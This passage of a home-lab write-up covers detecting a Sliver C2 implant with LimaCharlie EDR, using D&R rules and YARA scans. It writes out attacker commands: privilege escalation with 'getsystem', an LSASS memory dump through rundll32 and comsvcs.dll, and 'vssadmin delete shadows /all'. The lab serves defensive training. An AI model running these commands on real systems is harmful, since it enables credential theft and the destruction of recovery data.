⋮	msedge.exe	4220	5492	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro…	"C:\Program Files (x86)\Microsoft\Edge\Ap
⋮	msedge.exe	4220	5532	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro…	"C:\Program Files (x86)\Microsoft\Edge\Ap
⋮	msedge.exe	4220	5856	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro…	"C:\Program Files (x86)\Microsoft\Edge\Ap
⋮	UPTIGHT_VINEYARD.exe	1140	5840	EC2AMAZ-2BUU2T2\Administrator	C:\Users\Administrator\Downl…	"C:\Users\Administrator\Downloads\UPTIGH
⋮	csrss.exe	3900	2476	NT AUTHORITY\SYSTEM	\Device\HarddiskVolume1\Wind…	


Processes with valid signatures are usually benign, but even legitimate signed binaries can be abused to execute malicious code (e.g., via LOLBINs). A simple way to spot suspicious activity is to look for unsigned processes

Network connections for UPTIGHT_VINEYARD.exe (PID 5840)


Source	Destination	Protocol	State
10.1.20.132:49973	10.1.29.189:80	tcp4	ESTABLISHED

We can see that our C2 implant is not signed, and is also present on the network.

Next, we go to **File System** to inspect the **hash** of our C2 executable.




We copy the hash, and search it on **VirusTotal**. The file is not recognized.



A file not being recognized by Virustotal does not mean it is safe, it may simply be new or custom-made, much like the C2 implant we created. A VT miss can be a red flag, since most files have already been seen by VirusTotal.

We can also navigate to the **Timeline** of our sensor for a real-time view of EDR telemetry and event logs streaming from the Windows system. Below, we're viewing the recorded event for our C2 processes on the system.




Attack and Detect - LASS Memory Dump

Next we will explore how attackers leverage techniques such as LSASS memory dumping to extract credentials, and learn how to develop detection rules to identify this type of activity.

An LSASS memory dump is a captured snapshot of the memory utilized by the Local Security Authority Subsystem Service (lsass.exe) process in a Windows system. This process plays a vital role in system security, managing tasks such as user authentication, password updates, and Kerberos ticket handling. Since it stores credentials in memory to support Single Sign-On (SSO), it is a highly attractive target for attackers.

Credential Dumping


We will elevate our implant to a **SYSTEM** level process by running `getsystem` in the active C2 session.



This created a new session running as SYSTEM with the corresponding privileges.

Now we will proceed to dump the **lsass.exe** process from memory with the use of a LOLBIN (a legitimate binary already on the system.)

Use ps -e lsass.exe to identify the process ID of lsass.exe.



Using the PID, run the command to dump the process and and save it to C:\Windows\Temp\lsass.dmp

```
execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump [PID from previous step] C:\\Windows\\Temp\\lsass.dmp full
```


Using tools such as **Task Manager**, **ProcDump**, and **Mimikatz**, we would now be able to extract credentials from the LSASS process.

Detecting Adversarial Activity with Rules


We will now see if we can detect this activity in our telemetry. Switch back to LimaCharlie. Right away, we can see 3 alerts on our dashboard pointing to our activity.

Suspicious Process Masquerading As SvcHost.EXE	2
Non Interactive PowerShell Process Spawned	1

Next, head over to the **Timeline**. Looking at our Windows VM sensor, use the Search bar to filter for *SENSITIVE_PROCESS_ACCESS* events.



We found our event and now know what credential access looks like. We can use this to craft a detection & response (D&R) rule that would alert us for this activity in the future.




Click '**Build D&R Rule**' and specify a simple detection criteria in the 'Detect' section of the new rule.

event: SENSITIVE_PROCESS_ACCESS
op: and
rules:
- op: ends with
path: event//TARGET/FILE_PATH*
value: lsass.exe
- not: true
op: ends with
path: event//SOURCE/FILE_PATH*
value: wmiprvse.exe

In the 'Response' section, we direct LimaCharlie to generate a report upon detection:
- action: report
name: LSASS access

This rule only looks at SENSITIVE_PROCESS_ACCESS events where the victim or target process ends with **lsass.exe**. It also excludes a noisy false positive in this VM, wmiprvse.exe. This rule would need further tuning in a production environment, but for now it works for our purposes.

On the same page, LimaCharlie carried over the original event used for the rule creation, and provides the capability to test our rule logic to see if it works. Let's test it now.



Our rule successfully matched the event. We can now finalize and activate the rule by clicking 'Create' at the bottom of the page.

Next, we will return to the Linux VM and test if our rule works in practice.


Delete the previously dumped lsass process:

```
execute cmd.exe /c del C:\\Windows\\Temp\\lsass.dmp
```

Rerun the LOLBIN attack to dump lsass from memory again:

```
execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump
[lsass.exe PID] C:\\Windows\\Temp\\lsass.dmp full
```

We navigate to the "**Detections**" page on LimaCharlie through the left-hand menu, and here we can view our detected threat as well as the raw event.



We can also jump directly to where this event occurred in the Timeline by clicking “View Timeline” from the Detection entry.

Creating Blocking Rules

In this next section, we will create a rule designed to block ransomware by identifying and terminating processes that attempt to delete Volume Shadow Copies. This technique is commonly used by ransomware and for anti-forensics purposes.

Volume Shadow Copies (VSCs) are a common target in the initial stages of a ransomware attack because they offer a simple mechanism for file or full system restoration. Therefore, the deletion of VSCs is a predictable, early indicator of an imminent ransomware event, as attackers seek to eliminate this recovery option.

One basic command that accomplishes this is `vssadmin delete shadows /all`

Baselining is crucial because this is not a command likely to be run in a healthy environment.


We will run the command we're looking to detect and block.
In our Sliver C2 session we first drop to a system native command prompt with the `shell` command.

Then, run `vssadmin delete shadows /all`

Run `whoami` to verify we still have an active system shell

```
sliver (REGULATORY_CENTURION) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 5268

PS C:\Users\Administrator\Downloads> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Users\Administrator\Downloads> whoami
whoami
ec2amaz-2buu2t2\administrator
```

We return to **LimaCharlie** to check if the default Sigma rules detected the deletion of the volume shadow copies.



We click on the alert to examine the metadata within the detection. Sigma rules provide helpful references to explain why a detection took place.

We navigate to the event in the **Timeline** and **craft a D&R rule** from the event.

Using the rule template, we create a **Response** action.

```
- action: report
  name: vss_deletion_kill_it
- action: task
  command:
    - deny_tree
    - <<routing/parent>>
```

action: task is responsible for killing the parent process responsible with deny_tree for the *vssadmin delete shadows /all command*. **deny_tree** tells the sensor that all activity starting at a specific process (and its children) should be denied and killed.


Testing Blocking Rules


We'll return to the Sliver C2 session and test if our new rule works.

```
vssadmin delete shadows /all
```

The action of running the command should trigger our rule. Check if the D&R rule correctly terminated the parent process for our impact.

```
whoami
```





In a genuine ransomware attack, the parent process (which would likely be the ransomware payload or a lateral movement tool) would be terminated by this action.

Implementing YARA Rules

In the final part of the lab, we will implement automated YARA scanning capabilities to detect Sliver C2 malware, both as files and running processes.

YARA is a tool that allows users to create rules based on unique textual or binary patterns, which describe the specific characteristics of malicious behaviors or distinct malware families.

We know we're dealing with a Sliver C2 payload so we will use a YARA signature provided by the UK National Cyber Security Centre.

1. In LimaCharlie, navigate to “**Automation**” > “**YARA Rules**” > "**Add YARA Rule**"

We name our rule ***sliver*** (must be as typed for the rule to work) paste the rule extracted from the pdf above, and click Create.

2. We also create a second rule named ***sliver-process***, pasting the contents of this gist into the Rule block.

3. Next, we navigate to “Automation” > “D&R Rules” to set up a couple D&R rules that will generate alerts for us when a YARA detection takes place. This one will be called **YARA Detection**.

Detect block:

```
event: YARA_DETECTION
op: and
rules:
  - not: true
    op: exists
    path: event/PROCESS/*
  - op: exists
    path: event/RULE_NAME
```

Notice that we’re detecting on YARA detections **not** involving a PROCESS object, that will be a separate rule.

Respond block:

```
- action: report
  name: YARA Detection {{ .event.RULE_NAME }}
- action: add tag
  tag: yara_detection
  ttl: 80000
```


4. Create another rule, this time specifically involving a PROCESS object, called **YARA Detection in Memory**.

Detect block:

```
event: YARA_DETECTION
op: and
rules:
  - op: exists
    path: event/RULE_NAME
  - op: exists
    path: event/PROCESS/*
```

Respond block:

```
- action: report
  name: YARA Detection in Memory {{ .event.RULE_NAME }}
- action: add tag
  tag: yara_detection_memory
  ttl: 80000
```



Testing YARA Rules

Since we are aware that a Sliver implant is already located in the Downloads folder of our Windows VM, we can readily test our signature. This is accomplished by initiating a manual YARA scan using the EDR sensor.

In LimaCharlie, navigate to **Sensors List**, and choose our Windows VM sensor.


Access the EDR Sensor Console which allows us to run sensor commands against this endpoint.

Run the following command to start a manual YARA scan of all files in the Downloads directory. We are trying to find a match to the Sliver YARA signature.

```
yara_scan hive://yara/sliver -r C:\Users\Administrator\Downloads
```

Above we can see we found a positive hit on one of the signatures contained within the Sliver YARA rule.

We can confirm the new Detection on the “Detections” screen.



Automating YARA Scans

1. Next we will set up a new D&R rule to Automatically YARA scan downloaded EXEs, and title it **YARA Scan Downloaded EXE.**

Detect block:

```
event: NEW_DOCUMENT
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
  - op: ends with
    path: event/FILE_PATH
    value: .exe
```

This detection is simply looking for any new `.exe` files that appear in any users Downloads directory.

Respond block:

```
- action: report
  name: EXE dropped in Downloads directory
- action: task
  command: >-
    yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH
    }}"
  investigation: Yara Scan Exe
  suppression:
    is_global: false
    keys:
      - '{{ .event.FILE_PATH }}'
      - Yara Scan Exe
    max_count: 1
    period: 1m
```

This response action generates an alert for the EXE creation and kicks off a YARA scan using the Sliver signature against the newly created EXE.

